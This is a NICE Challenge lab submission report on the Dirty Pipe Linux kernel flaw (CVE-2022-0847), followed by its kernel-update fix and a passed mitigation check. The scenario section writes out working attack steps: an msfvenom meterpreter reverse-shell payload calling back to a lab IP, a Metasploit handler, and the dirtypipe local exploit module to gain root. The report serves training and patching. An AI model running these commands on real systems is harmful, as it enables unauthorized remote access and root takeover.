NICE Challenge Project

Challenge Submission Report

https://portal.nice-challenge.com/reports/verify/BC193-8FC8-B6926/

Submission ID: 79465

Timestamp: 12/11/2022 2:04 AM UTC

Name: pxnawarkar pxnawarkar

Challenge ID: 182

Challenge Title: Dirty Pipe (CVE-2022-0847) [NG]

This report has not been published by a curator. The NICE Challenge Project cannot vouch for its accuracy.

Scenario

CVE-2022-0847, also known as Dirty Pipe, is a vulnerability that allows users with read permissions on files to also write data to those files, enabling privilege escalation. Mechanics: The flaw in Dirty Pipe lies within the way certain pipe functions in the Linux kernel behave. By writing data in a specific way, a user can write to files that are read-only. At a minimum, the user must have read permissions on such files. By writing to files that are intended to be read-only, a user is able to escalate privileges. For example, this vulnerability can be exploited to modify files such as /etc/passwd to allow users password-less root access. The following steps demonstrate the severity of the Dirty Pipe vulnerability, which exists on Linux kernel versions of 5.8 and above. The fixed versions are 5.16.11, 5.15.25, and 5.10.102. 1. On Security-Desk, in a terminal, run the following command to generate a listener: msfvenom --platform linux -p linux/x64/meterpreter_reverse_tcp LHOST=172.16.30.6 LPORT=4444 -f elf -o listener.bin 2. Copy that executable to Fileshare: scp listener.bin playerone@172.16.30.32:/home/playerone 3. On Fileshare, make the listener executable and run it: chmod +x /home/playerone/listener.bin && /home/playerone/listener.bin 4. On Security-Desk, launch the metasploit console: sudo msfconsole 5. Within the metasploit console, enter the following commands to create a meterpreter session that will be used to run the exploit (each line is a separate command): use exploit/multi/handler set payload linux/x64/meterpreter_reverse_tcp set LHOST 172.16.30.6 run getuid Notice the user ID displayed will be listed as "Server username: playerone" 6. Within the metasploit console, enter the following commands to run the exploit over the previously generated meterpreter session (each line is a separate command): NOTE: for the command 'set session', use 'sessions -l' to find the proper session ID, substituting that value for '1' if it is different. background use exploit/linux/local/cve_2022_0847_dirtypipe set LHOST 172.16.30.6 set session 1 run getuid If 'Server username: root' is shown as output from the previous command 'getuid', privilege escalation has occurred. Suggested Fix: Update Fileshare's kernel to a version where Dirty Pipe vulnerability has been patched. Run the following commands on Fileshare: 1. sudo apt install linux-image-amd64 2. sudo reboot 3. uname -v Verify the output of 'uname -v' is at least kernel 5.10.103. If desired, attempt the above steps again to prove exploitation of the Dirty Pipe vulnerability is no longer possible.

Duration


2:01

Final Check Details

✓ Check #1: Dirty Pipe Vulnerability Mitigated

Full Check Pass

Full: 1/1



Specialty Area

N/A

Work Role

N/A

NICE Framework Task

N/A

Knowledge, Skills, and Abilities

Centers of Academic Excellence Knowledge Units